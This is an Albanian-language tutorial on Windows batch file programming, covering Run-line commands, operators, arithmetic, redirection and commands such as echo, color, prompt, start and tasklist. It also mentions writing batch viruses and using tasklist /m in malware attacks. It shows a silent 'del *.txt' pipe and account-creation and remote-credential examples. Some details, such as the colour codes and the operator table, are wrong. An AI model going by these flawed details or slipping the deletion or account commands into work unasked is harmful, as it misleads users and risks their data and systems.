

Programimi Batch File

Programimi me batch file është programimi i vetë Sistemit me Microsoft Windows. Filat Batch krijohen duke përdorur tekste editor si psh: Notepad, Wordpad, Winword, dhe kështu me rrjedhë, të cilat përmbajnë një sekuencë komandash që kryejnë disa detyra si psh: fshirja e një serie skedash të të njëjtit tip, krijimi i logeve apo edhe krijimi i virusi BATCH.

Sa herë që një program BATCH ekzekutohet, ai interpretohet rresht pas rreshti nga CLI (Command Line Interface) dmth nga command.com ose nga cmd.exe. Fila batch është i nevojshëm në automatizimin e detyrave të ndryshme apo ruajtjen e sistemeve logeve. Komandat e krijimit në sistemin batch janë JO CASE SENSITIVE, që do të thotë se nuk varen komandat nga gërmat e vogla apo të mëdha.

Menyrat:

Ka dy menyra të ndryshme të cilat suportohen nga DOS-i (Disk Operating System):

1. Menyra Interaktive
2. Menyra Batch (Menyra e heshtjes)

Menyra Interaktive:

Në menyren interaktive, kur një komandë ekzekutohet, ajo ndërvepron me përdoruesin për inputin e marrë nga ky i fundit. Psh le të marrim një shembull me komandën 'del':

Komanda 'del' përdoret për fshirjen e skedarit në një direktori perkatese. Nëse dëshiroj të fshi të gjitha skedarët brenda një folderi, gjatë ekzekutimit të kësaj komande, sistemi do të ndërveprojë me njeriun,, duke të kërkuar konfirmim për fshirjen e skedarit.

```
C:\del a
```

```
C:\del a\* , Are you sure (Y/N)? y
```

Menyra Batch:

Menyra Batch quhet ndryshe si "Menyra e heshtur" dhe është pothuajse i kundërt me menyren interaktive. Komanda që operon në menyren batch, nuk do të ndërveprojë me përdoruesin, në vend të saj do të kujdeset për çdo operacion.

Psh nëse duam të fshijmë me komandën 'del' duhet të përdorim opsionin /q (quiet), dmth:

```
C:\del /q a
```

```
C:\>
```

Në këto rast komanda nuk do të ndërveprojë me përdoruesin.

Si te krijojme nje program Batch?

Sic e thame dhe me siper shkrimi I nje skripti do te realizohet duke I shkruajtur ne nje tekst editor si psh: Notepad, WordPad etj.

Le te fillojme me programin "Hello World"

Hapi i pare:

@echo off

Echo Hello World

pause

Hapi i dyte:

E ruajme kete file me prapashtesen .bat psh 1.bat dhe ne kete rast kemi krijuar skriptin e pare.

Hapi i trete:

Ikona e skriptit te ruajtur ne sistemin Windows XP do te kete kete pamje:




Kurse ne Windows Vista pamja do te ishte:



Hapi i kater:

Per ta ekzekutuar kete skript, thjesht klikojme dy here dhe do te na shfaqet kjo pamje:



Hapi i peste

Thjeshte mbylleni

Le te shpjegojme me rradhe hapat e skriptit:

'echo' eshte nje komande qe sherben per te shfaqur informacionin tekst ne ekran. Kjo komande eshte e ngjashme me komanden 'printf' ne gjuhen C.

Kur shkruajme vetem echo, ajo do te kerkoje nese echo eshte On apo echo eshte OFF. Eshte e rekomandueshme qe echo te jete OFF, ne rast te kundert do te na shfaqet prompti (C:\>). Ne menyre qe te shmange promptin, echo shoqerohet nga opsioni off dmth, *echo off* ose *@echo off*.

“Echo Hello World” do te na shfaq ne ekran : “Hello World” dhe komanda *pause* perdoret per te pritur nderveprim me perdoruesin per ta mbyllur ekzekutimin ose jo.Nese kjo komande nuk perdoret, skripti do te mbyllet automatikisht pasi te shfaq “ Hello World”

Komandat e brendshme dhe te jashtme

Jane dy tipa komandash qe mund te ekzekutohen nga komand prompti:

1. Komandat e brendshme
2. Komandat e jashtme

Komandat e brendshme

Komandat e brendshme jane komanda qe levizin brenda sistemit operativ psh: echo, cls,del, dir etj.

Komandat e jashtme

Komandat e jashtme jane komanda qe jane krijuar shpesh gjate instalimit te nje aplikacioni te ri. Pak komanda te jashtme mund te ekzekutohen ne kutine e dialogut Run (start>run), por jo ne command prompt dhe keto komanda perfshijne dhe ato qe quhet “firefox”. Komandat “firefox” mund te ekzekutohen direkt ne linjen run

Sikurse “firefox” ka shume komanda te jashtme sic eshte “PSTool” qe perfshin komanda te tilla si, PsExec, PsFile, PsGetSid, PsInfo, PsKill, PsList, PsLoggedOn dhe keshtu me rradhe.

Komandat e linjes Run

Sic e thame dhe me siper filat batch jane nje bashkesi instruksionesh qe ekzekutohen ne linjen e komandes Run. Atehere le te japim nje liste te komandave ne linjen run me nje pershkrim te shkurter:

Komandat	Pershkrimet
access.cpl	Kontrolli I kapjes
accwiz	Wizardi I kapjes
appwiz.cpl	Programet Add/Remove
ciadv.msc	Sherbimet e indeksuar
control admintools	Mjetet administrative
cleanmgr	Mjetet e pastrimit te diskut
control color	Menaxhimi i display
compmgmt.msc	Menaxhimi I kompjuterit me konsole

control folders	Opsionet e folderit
cliconfg	Konfigurimi I klientit SQL
certmgr.msc	Menaxhimi I certifikates
charmap	Karakter map
chkdsk	Mjetet per verifikimin e diskut
clipbrd	Pamja e klipboardit
calc	Hapja e makines llogaritese
cmd	Hapja e promptit te komandes
devmgmt.msc	Menaxheri I pajisjes
dfrg.msc	Defragmentimi I diskut
diskmgmt.msc	Menaxhimi I diskut
dcomcnfg	Komponentet e Sherbimeve
ddshare	Sharimi DDE
diskpart	Menaxheri I particionit te diskut
desk.cpl	Properti I Displayt
drwtsn32	Dr Watson
directx.cpl	Paneli I kontrollit Direkt X
dxdiag	Problemet Direkt X
eudcedit	Editori I Karaktereve Privat
eventvwr.msc	Event View-er (Mban Loget e sistemeve)
explorer	Hap " My Documents"
freecell	Lojrat " Free Cell"
fsquirt	Modeli I transferimit te Bluetooth-it
fsmgmt.msc	Folderat e Sharuar
gpedit.msc	Editori " Group Policy"
hdwwiz.cpl	Modeli " Add Hardware"

iexpress	Modeli iexpress (Krijuesi i paketave)
iexplore	Internet Explorer
inetcpl.cpl	Properti i Internet Explorer
ipconfig	Konfigurimi i IP-ve
intl.cpl	Kjo komande lidhet me "Regional Setting"
joy.cpl	Kjo komande lidhet me "Game Controller"
lusrmgr.msc	User-it dhe Grupet Lokale
logoff	Dalja nga perdoruesi korrent
magnify	Hap zmadhuesin
makecab	Kompresor file, Krijues Kabineti
msconfig	Hapja e mjeteve te Sistemeve te Konfigurimit
mshearts	Hap lojen "Hearts"
msinfo32	Merr Informacionet e Sistemit
mspaint	Hap MS_Paint
msmsgs	Hap Windows_Messenger
mstsc	Hap "Remote Desktop"
mmsys.cpl	Hapja e komandes se zerit
mqbkup	Mjetet per ruajtjen e mesazheve Backup ne rradhe
notepad	Hapja e formatit "Notepad"
ntsmgr.msc	Hap dritaren "Removable Storage"
ntmsoprq.msc	Kerkesat operatore per "Removables Storage"
ncpa.cpl	Hap dritaren "Network Connection"
netsetup.cpl	Hap modelin " Network Setup"
openfiles	Per te hapur filat sharuar lokal ne distance
odbc32.cpl	Administrimi i burimit te te dhenave ODBC
osk	Tastiera "On Screen"

proxycfg	Konfigurimi I proksit
packager	Paketimi Objekt
perfmon.msc	Monitorimi I Performances
powercfg.cpl	Opsionet "Power"
pentnt	Kontrollon per gabimet te numrave me presje ne procesoret me baze Intel
qappsrv	Shfaq sherbimet e aplikimeve terminal ne rrjet
qprocess	Jep informacione rreth proceseve
qwinsta	Shfaq informacione rreth terminaleve
rcp	Kopjon filat drejt dhe nga kompjuterat qe ekzekutojne sherbimet RPC
recover	Zbulon informacionet e lexueshme nga nje disk apo sektor I prishur
relog	Perdoret per logimin
replace	Zevendeson filat
rexec	Ekzekuton komandat ne hoste ne distance te cilat ekzekutojne sherbimet REXEC
route	Manipulon tabelen e rutimit ne rrjet
rsh	Ekzekuton komandat ne hostet ne distance te cilat ekzekutojne sherbimet RSH
rsm	Menaxhon burimet media duke perdorur "Removable Storage"
runas	Ben te mundur te ekzekutohen programe dhe tool-se me te drejta te tjera nga ajo e logimit
regedit	Hap Rregjistrin Editor
rsop.msc	Rezultantja e bashkesise se politikave
rwinsta	Rivendos sesionin
rasphone	Kapja e librit te telefonave ne distance
services.msc	Perdoret per menaxhimin e gjithe sherbimeve ne

	kompjuter
sigverif	Mjeti per verifikimin e firmes se skedarit
secpol.msc	Percaktimet e sigurise lokale
shutdown	Fik Windows
syskey	Mjeti I sigurise se sistemit Windows
sc	Komunikimi me kontrollin e sherbimeve dhe sherbimet e instaluar
schtasks	Skedulon detyrat (I njejti me "at")
setver	Vendos numrin e versionit qe raporton MS_DOS ne nje program
shadow	Ndihmon per te monitoruar terminalet ne distance
shrpwbw	Modeli I sharimit te folderave
sndvol32	Kontrolli I volumit
sysedit	Windows.ini, system.ini, config.sys, autoexec.bat
sol	Hap lojen Solitare
timedate.cpl	Shfaq propertin e dates dhe ores
telephon.cpl	Opsionet e telefonit dhe modemit
telnet	Klientet Telnet
tftp	Transferon filat ne dhe nga nje kompjuter ne distance I cili ekzekuton sherbimet TFTP
tlntadmn	Administrimi Telnet. Perdoret per te nisur apo ndaluar mesazhe te lidhur ne telnet
tscon	Lidh nje perdorues ne nje terminal
tsdiscon	Zgjidh nje sesion nga nje terminal server
tskill	Mbyll nje proces terminal
tourstart	Modeli "Windows XP Tour"
tsshutdn	Fik kompjuterin ne 60 sekonda
typeperf	Perdoret per te pare "log events". Perdoret per te

	monitoruar threaded e proceseve ne nje file log
userinit	Hap "My Documents"
verifier	Mjetet per verifikimin e driverave
winchat	Microsoft Chat
winmine	Hap lojen "Minesweeper"
wuauclt.cpl	Updatimi Automatik
wscui.cpl	Qendra e sigurise
wmplayer	Windows Media Player
wmimgmt.msc	Infrastruktura e Menaxhimit te Windows
w32tm	Mjet qe perdoret per te diagnostikuar problemet qe ndodhin ne oren e Windows-it.
winmsd	Informacioni I Sistemit
wupdmgr	Shfaq Windows Update
winver	Shfaq versionin Windows
write	Hap Word Pad-in

Operacionet Batch

Njesoj si gjuhet e tjera te programimit , programet Batch suportojne operacione te ndryshme per kryerjen e operacioneve si operacionet arithmetike dhe logjike And, Or apo Not.

Operacionet	Pershkrimi
()	Grupimi
! ~ -	Operatoret Unare
% + -	Operatoret Aritmetike
>> <<	Operatoret llogjik dhe redireksional
&	Operatori and
^	Operatori or ekskluziv
	Operatori or

= * = / = % = + = - = & = ^ = = << = >> =	Operatoret e deklarimit
,	Ndaresi
&&	Per perdorimin e shume komandave
	Per ekzekutimin e nje nga disa komanda

Operatoret e mesiperm jane te mundshem ne programimin e filave Batch per kryerjen e operacioneve Arithmetike dhe logjike.

Le te shpjegojme perdorimin e ketyre operatoreve me disa shembuj:

Shenim: Per kryerjen e operacioneve arithmetike, komanda 'SET' mund te perdoret me opsionin '/A'

Per kryerjen e operacionit te mbledhjes me dy numra te plote, atehere perdorim komanden vijuese:

```
C:\>set /A 5+5
```

10

Sic shikojme ne shembullin e mesiperm, 'set /A' perdoret per kryerjen e operacioneve arithmetike si mbledhja, shumezimi, pjestimi apo zbritja. Shembulli I mesiperm perdoret per kryerjen e veprimit te mbledhjes per dy numra te plote 5 dhe 5 dhe jep nje dalje numrin 10. Ne te njejten menyre mund te perdorim operacione arithmetike te tjera

Psh:

```
C:\>set /A 10-5
```

5

Ose

```
C:\>set /A 5*5
```

25

Ose

```
C:\>set /A 10/5
```

2

Nese duam te marrim mbetjen e dy numrave pas pjestimit atehere:

```
C:\>set /A 11%5
```

1

Operatoret me perparsi

Sikur te gjitha gjuhet e programimit, programet batch suportojne operatoret me perparesi per kryerjen e nje operacioni arithmetik te duhur

Operatoret me perparesi jane dhene sipas rradhes: *,/,%,+,-.

Operatoret te futur ne grup me simboliken () kane prioritetin maksimal, psh:

```
C:\>set /A (10-5)*2+6/2
```

Rezultati do te dale 13, pasi fillimisht kryhen veprimet ne grup (brenda kllapave) dhe me pas sipas rradhes kryhet shumezimi dhe pjestimi.

Komandat redirekte < dhe > te cilet marrin informacion perkatesisht nga nje pajisje hyrese dhe cojne informacion ne dalje. Psh per te shfaqur tekstin, ne nje file notepad te quajtur "a.txt" do te kemi:

```
C:\>echo hello redirection > first.txt
```

```
C:\>
```

Kjo do te na krijojte file tekst ne driverin C shprehjen: hello redirection

Operatori ~ eshte unare qe perdoret per shkurtimin e direktorive me emra te gjate. Ai shoqerohet pergjithsisht me nje 1 ne fund.

```
C:\>cd C:\DOCUME~1\CYB3RC~1\LOCALS~1\Temp
```

```
C:\DOCUME~1\CYB3RC~1\LOCALS~1\Temp>
```

Operatori && perdoret ne ekzekutimin e shume komandave ne nje linje te vetme, psh komanda e meposhteme perdoret per

te printuar tekstin 'hi' dhe 'hello' duke perdorur dy komanda echo te ndryshme

```
C:\>echo Hi && echo hello
```

```
Hi
```

```
Hello
```

Operatori pipeline perdoret per te dhene daljen e nje komande si input per komanden tjeter

```
C:\>echo Y | del *.txt
```

Ne shembullin e mesiperme, sa here qe fshini nje file duke perdorur komanden del, do te na kerkohet nje mesazh konfirmimi.

Duke perdorur operatorin | se bashku me shenjen Y nuk do te na kerkohet konfirmim. Dalja e komandes echo psh Y, do te sherbeje si hyrje per komanden del, dhe si rezultat ai fshin te gjitha filat tekst te cilat ndodhen ne


direktore perkatet.

Komandat bazë

Ketu do te shpjegojme komandat bazë dhe shpesh komandat me te perdorura per konstruktimin e nje programi te thjeshte batch. Para se te shpjegojme keto komanda, le te shpjegojme paraprakisht 'nen-komandat', 'komutuesit' dhe 'parametrat'

Nen-komandat:

Nen-komandat jane komanda suportuese qe perdoren me komandat kryesore per te fokusuar rezultatin per te cilin ne jemi te interesuar. Psh nese deshiron qe te di sa perdorues jane krijuar ne kompjuterin tim atehere shtypim komanden net si me poshte:



```
C:\>net users
User accounts for \\CYBER


Administrator          Cybercrawler          Guest
HelpAssistant          public                SUPPORT_388945a0
The command completed successfully.

C:\>
```

Sic duket dhe me siper nga figura komanda kryesore net, ku nen-komanda eshte users per tu fokusuar ne rezultatin qe ne duam. Nje komande kryesore mund te kete me shume se nje nen-komande. Kur komanda ekzekutohet aty do te na shfaqen te gjithë perdoruesit ne kompjuterin tone.

Komutuesit:

Supozojme se duam te krijojme nje perdorues te ri ne kompjuter me emrin "technocrawl" me passwordin



```
C:\>net user technocrawl P4$$w0rd /add
The command completed successfully.

C:\>
```

Shumica e komutuesit perdorin opsionin "/" , ose "-" , Komanda e mesiperme krijon perdoruesin e ri "technocrawl " me passwordin "P4\$\$w0rd"

Parametrat:

Parametrat mund ti referohemi me emrin argumenta dhe ne varesi te argumentave programi do te ekzekutoje me tej operacionet vijuese.

Le te krijojme nje skript me emrin welcome.bat

```
@echo off
```

```
cd\
```

```
echo Welcome %1%
```

```
pause
```

dhe ne dalje do te shfaqet:



Ku emri I skriptit eshte welcome dhe si parameter eshte Cybercrawler I cili thirret si argument nga simboli %1%. Ky simbol merr argumentin e pare te futur pas skriptit me emrin welcome

Mund te specifikojme numrin n te parametrave per nje file batch. Cdo parameter mund te aksesohet duke perdorur formatin %numer%, ku mund te zevendesohet numer me 1 per te shfaqur argumentin e pare ose numrin me 2 per te shfaqur argumentin e dyte. Nese dua te aksesoj vete skriptin shenojme %0.

Nje komande interesante eshte komanda "Help" e cila perdoret per te shfaqur listen e te gjitha komandave te brendshme ne kompjuter. Cdo komande ka nen-komandat dhe komutuesit e vet. Per te pare perdorimin e seciles prej tyre eshte opsioni '/?' (pa thonjeza) e ndjekur nga komanda vijuese, psh net /? per te marre detaje rreth komandes net.

Rem:

Komanda rem perdoret per te bere komentin e kodit burim. Kjo nuk interpretohet nga sistemi, thjeshte kjo perdoret vetem per te marre vesht kodin nga nje person ne tjetrin. Le te japim nje shembull

```
@echo off
```

```
Rem Programi per te shfaqur hello world.
```

```
Echo Hello World.
```

```
Pause
```

Komanda rem sherben thjeshte per te bere komentin " Programi per te shfaqur hello world"

Echo:

Kjo komande eshte si komanda printf ne gjuhen C e cila shfaq tekstin pas komandes echo ne ekran. Komanda echo kur perdoret me vete do te shfaqe gjendjen, nese eshte On ose Off. Default echo eshte On, por kur shkruajme skripte rekomandohet te jete Off, duke eliminuar shfaqjen e promptit (C:\) Mund te kalohet ne gjendjen Off nese shkruajme “echo off” dhe per ta kaluar ne on, thjeshte duhet te shkruhet “echo on”.

Color:

Komanda “color” perdoret per te vendosur ngjyren e foreground-it dhe background-it :

Color background_color_code foreground_color_code

Ku keto kode jane ne formatin Hekzadecimal. Le te japim keto kode me nje table:

Kodi Hekzadecimal	Emri I Ngjyres	Kodi Hekzadecimal	Emri I Ngjyres
0	E zeze	8	Gri
1	Blu	9	Blu e ndricuar
2	Jeshile	A	Jeshile e ndricuar
3	Transparent	B	Transparente e ndricuar
4	Kuqe	C	Kuqe e ndricuar
5	E Kuqerremte e forte	D	Kuqerremte e ndricuar
6	E verdhe	E	Verdhe e ndricuar
7	E Bardhe	F	E Bardhe e ndricuar


Nese dua te ndryshoje ngjyren e foreground-it:

```
C:\>color a
```

```
C:\>color 0a
```

Titulli (Komanda title)

Komanda “title” perdoret per te vendosur titullin ne promptin e komandes. Default titulli ne promptin e komandes vendoset ne “ C:\Windows\System32\cmd.exe per sistemin Windows XP dhe ne “C\Winnt\System32\cmd.exe” ne rastin e Windows 2000.



Supozojme se dua te ndryshoje titullin e mesiperme ne “Crawlers Shell Console”, duke perdorur komanden e mesiperme, si rrjedhim do te kemi kete pamje:

```
Crawlers Shell Console
C:\>title Crawlers Shell Console
C:\>
```

Prompt:

Komanda 'prompt' perdoret per te ndryshuar promptin sipas deshires. Keto jane kodet speciale per komanden "prompt"

\$A & (Ampersand)

\$B | (pipe)

\$C ((Parenthesa e majte)

\$D Data korrente

\$E Kodi escape (ASCII code 27)

\$F) (Parenthesa e djathte)

\$G > (Shenja me e madhe)

\$H Backspace (fshin karakterin e meparshem)

\$L < (Shenja me e vogel)

\$N Driveri korrent

\$P Driveri Korrent dhe path-i

\$Q = (Shenja e barazimit)

\$S (hapsira)

\$T Kohen korrente

\$V Nr I versionit te Windows XP

\$_ Karakteri enter

\$ \$ (shenja e dollarit)

```
C:\>prompt Cr4wl3r@sh311 $ $ :
Cr4wl3r@sh311 $ :
```

Komanda Cls:

Kjo komande sherben per te pastruar promptin e komandave nga teksti.

Komanda Date:

Kjo komande sherben per te shfaqur daten korrente ne ekran si dhe per ta ndryshuar ate. Kur ajo ekzekutohet me vete, ajo do te kerkoj nga perdoruesi, mundesine e ndryshimit te saj dhe ne rast se ajo perdoret me komutuesin /t ajo do te shfaq vetem daten.

```

C:\>date
The current date is: Fri 02/27/2009
Enter the new date: <mm-dd-yy>

C:\>date /T
Fri 02/27/2009

C:\>

```

Komanda Time:

Kjo komande perdoret per te shfaqur kohen korrente si dhe jep mundesine e ndryshimit te saj. Kur kjo komande ekzekutohet me vete ose me opsionin /t per te shfaqur vetem kohen,psh:

```

C:\>time
The current time is: 15:06:15.00
Enter the new time:

C:\>time /T
03:06 PM

```

Komanda Start:


Kjo komande per te nisur nje aplikacion, duke i caktuar nje prioritet, duke percaktuar memorjen ku shrohet ose ndahet. Kjo komande ka komutuesit e vet

Sa here qe do te ekzekutohet kjo komande me vete do te na shfaqet nje dritare e re me emrin e shtypur pas kesaj komande psh:

```

C:\>start "My Shell"
C:\>

```




Komutuesi /d perdoret per te hapur nje dritare prompti te ri ne nje destinacion te ri:

```

C:\WINDOWS\system32\cmd.exe

C:\>start /d "C:\windows\system32"
C:\>

```



Nese shtypim komutuesin /min do te na shfaqet dritarja e re e minimizuar psh:

```
C:\>start /min notepad
```

Kjo do te na shfaq dritaren e minimizuar te programit notepad

Nese do te shtypim komutuesin /max do te na shfaqet dritarja e programit psh

```
C:\>start /max notepad
```

Me opsionin /separate perdoret per te nisur nje program 16 bit ne nje memorje te ndare. Psh komanda e meposhteme do te hap aplikacionin kalkulator ne nje memorje te vecante (separate).

C:\>start /separate calc

Komutuesi /shared perdoret per te nisur nje program 16 bit ne nje memorje te perbashket, pra te gjitha aplikacionet ndajne te njejten hapsire memorje. Komanda vijuese perdoret per hapjen e nje programi Wordpad ne nje memorje te perbashket.

C:\>start /shared write

Komutuesi /low per te filluar nje aplikacion me prioritet te ulet, psh ne komanden vijuese hapim word-in dhe moda qe perdorim eshte "idle":

C:\>start /low winword

Komutuesi /normal e hap aplikacionin me prioritet normal kurse /high e hap aplikacionin me prioritet te larte:

C:\>start /normal iexplore.exe

C:\>start /high explorer.exe

Komutuesi /realtime cakton nje aplikacion specifik me prioritet ne kohe reale, keshtu nese ky aplikacion kerkon me shume hapsire ne memorje, sistemi operativ do ti ofroje atij ne menyre qe te realizohet ne kohe reale.

C:\>start /realtime ...

Kjo komande do te hap "My Computer" me prioritet real.

Nje tjeter opsion eshte /abovenormal qe qendron midis prioritetit normal dhe atij high. Komanda perdoret per te hapur "Root Drive" me nje prioritet mbi normalen

C:\>start /abovenormal ..

Opsioni /belownormal ndodhet midis prioritetit normal dhe idle. Psh per te hapur lojen mshearts me prioritet te ulet :

C:\>start /belownormal mshearts.exe

Opsioni /wait do te sherbeje per te hapur nje aplikacion dhe do te pres deri ne mbylljen e aplikacionit. Kjo komande do te shfaq komanden tree dhe pret derisa sa lista e direktorive te perfundoje.

C:\>start /wait tree

Opsioni /b perdoret per te hapur nje prompt te ri ne te njejten konsolle. Shtypja e komandes exit do te mbylli nje prompt por jo dritaren.


```
C:\WINDOWS\system32\cmd.exe

C:\>start /b

C:\>Microsoft Windows XP [Version 5.1.2600.1]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>exit

C:\>_
```

Komanda exit:

Komanda exit shërben për të përfunduar ose mbyllur komand prompt-in.

Komanda call:

Komanda call përdoret për të thirrur një tjetër program batch. P.sh. nëse kemi krijuar dy programe bat1.batch dhe bat2.batch, ku bat1.batch do të jetë i aftë të procesojë 5 parametra dhe ku bat2.batch nuk i suporton këto parametra. Atëherë mund të përdorim programin prind bat1.batch dhe të thërret programin femi (bat2.batch) duke bërë që programi femi të pranojë parametrat.

Lista e detyrave (Tasklist)

Komanda tasklist përdoret për të shfaqur të gjitha proceset korrente në background me ID të procesit, emrin e sesionit, sesionin dhe zonën që zë në memorje. Kjo komandë ka nën-komandat e veta dhe komutuesit e vet.

```
Administrator: C:\Windows\system32\cmd.exe

C:\>tasklist

Image Name                PID Session Name        Session#    Mem Usage
-----
System Idle Process        0 Services             0            20 K
System                     4 Services             0           4,844 K
smss.exe                   428 Services             0            552 K
csrss.exe                   524 Services             0           4,740 K
wininit.exe                 568 Services             0           3,032 K
csrss.exe                   576 Console               1          12,388 K
winlogon.exe                624 Console               1           4,408 K
services.exe                652 Services             0           6,352 K
lsass.exe                   668 Services             0           1,956 K
lsass.exe                   676 Services             0           6,160 K
svchost.exe                 828 Services             0           5,532 K
svchost.exe                 876 Services             0           6,272 K
svchost.exe                 924 Services             0           8,844 K
svchost.exe                 988 Services             0          12,232 K
svchost.exe                1084 Services             0          65,800 K
svchost.exe                1100 Services             0          23,244 K
audiodg.exe                1172 Services             0          15,620 K
```

Kur komanda tasklist përdoret pa komutuesit dhe nën-komandat, ajo tregon të gjitha proceset background në ekran.

Komutuesi /s përdoret për të lidhur makinat në distancë, kurse /u për të përcaktuar domain-in me username përkatëse, për të ekzekutuar këto komanda në kontekstin e përdoruesit përkatës. Në shembullin e mëposhtëm lidhim makinën me emrin “node22” në LAN, duke përdorur komandën e mëposhtme:

C:\>tasklist /s \\node22 /u administrator /p P4\$\$w0rd

Komanda e mesiperme do te shfaq proceset ne kompjuterin remote “node22” me perdoruesin administrator me passwordin P4\$\$w0rd.

Komanda tasklist kur perdoret me opsionin /m do te shfaq te gjitha librarite .dll me proceset qe ekzekutohen ne background.

```
svchost.exe          1092  ntdll.dll, kernel32.dll, ADVAPI32.dll,
                    RPCRT4.dll, Secur32.dll, ShinEng.dll,
                    AcGenral.DLL, USER32.dll, GDI32.dll,
                    WINMM.dll, ole32.dll, msuvcrt.dll,
                    OLEAUT32.dll, MSACM32.dll, VERSION.dll,
                    SHELL32.dll, SHLWAPI.dll, USERENV.dll,
                    UxTheme.dll, klocrk.dll, comctl32.dll,
                    comctl32.dll, NTMARTA.DLL, SAMLIB.dll,
                    WLDAP32.dll, xpsp2res.dll, lnhsvc.dll,
                    iphlapi.dll, WS2_32.dll, WS2HELP.dll,
                    webclnt.dll, WININET.dll, CRYPT32.dll,
                    MSASN1.dll, wsock32.dll, regsvc.dll,
                    ssdpsrv.dll, hnetcfg.dll, CLBCATQ.DLL,
                    COMRes.dll, mswsock.dll, wshtcpip.dll
```

Ky screenshot, shfaq te gjitha librarite .dll te lidhura me procesein svchost.exe dhe /m do te ndihmoje shume ne sulmet malware

Komutuesi /SVC kur perdoret me komanden tasklist perdoret per te shfaqur sherbimet e lidhura me proceset e ekzekutuara ne background dhe do te shfaqe

```

services.exe      696 Eventlog, PlugPlay
lsass.exe         700 PolicyAgent, ProtectedStorage, SamSs
svchost.exe       860 DcomLaunch, TermService
svchost.exe       976 RpcSs
svchost.exe       1016 AudioSrv, Browser, CryptSvc, Dhcp, dmserver,
                    ERSvc, EventSystem,
                    FastUserSwitchingCompatibility, helpsvc,
                    LanmanServer, lanmanworkstation, Netman,
                    Nla, RasMan, Schedule, seclogon, SENS,
                    SharedAccess, ShellHWDetection, srsservice,
                    TapiSrv, Themes, TrkUks, W32Time, winmgmt,
                    wscntfrms, wscntfrms, WZCSVC
svchost.exe       1092 LmHosts, RemoteRegistry, SSDPSRV, WebClient
spoolsv.exe       1180 Spooler

```

Komutuesi /V perdoret per te shfaqur informacionin e plote per proceset e ekzekutuara ne background

Komutuesi /FI perdoret per te filtruar rezultatin dhe kushtet e futura.

Emri I Filtrit	Operatoret e duhur	Vlerat e duhura
STATUS	eq, ne	Ekzekutim Nuk pergjigjet
IMAGENAME	eq, ne	Emri I imazhit
PID	eq, ne, gt, lt, ge, le	Vlera PID
SESSION	eq, ne, gt, lt, ge, le	Numri I Sesionit
SESSIONNAME	eq, ne	Emri I Sesionit
CPUTIME	eq, ne, gt, lt, ge, le	Koha e CPU-se ne formatin: hh:mm:ss , ku h-ora, m-minuta, s- sekonda
MEMUSAGE	eq, ne, gt, lt, ge, le	Shfrytezimi I memorjes ne KB
USERNAME	eq, ne	Emri I perdoruesit
SERVICES	eq, ne	Emri I sherbimit
WINDOWTITLE	eq, ne	Titulli I dritares
MODULES	eq, ne	Emri I DLL-se

Operatoret kane kete kuptim:

Eq – e barabarte

Ne – Jo e barabarte

Gt – Me e madhe se

Lt – Me e vogel se

Ge - Me e madhe e barabarte me

Le – Me e vogel e barabarete me

Te shohim si perdoret komutuesi /FI ne menyre efektive:

Komanda e meposhteme do te shfaq listen e te gjitha proceseve qe jane “Not responding”

C:\>tasklist /FI "status eq not responding"

Kjo komande do te listoje te gjitha proceset qe jane ne ekzekutim:

C:\>tasklist /FI "status eq running"

Kjo komande do te shfaq te gjitha proceset ku PID eshte me e vogel se 1000.

C:\>tasklist /FI "pid lt 1000"

Komanda tjeter do te filtroje te gjitha proceset ne background me numer sesioni 0. Default, numri I sesionit te perdoruesit lokal te loguar eshte zero, keshtu qe do te na shfaqen te gjitha proceset.

C:\>tasklist /FI "session eq 0"

Komanda e meposhteme do te shfaq te gjitha proceset ku koha e CPU-se do te jete me e madhe se 00:00:00 (Ora:Minuta:Sekonda)

C:\>tasklist /FI "cputime gt 00:00:00"

Komanda e meposhteme do te na shfaq te gjitha proceset ne background qe kerkojne me shume se 10000 KB ne memorje

C:\>tasklist /FI "memusage gt 10000"

Komanda tjeter do te shfaq te gjitha proceset ne background me perjashtim te "explorer.exe"

C:\>tasklist /FI "services ne explorer.exe"

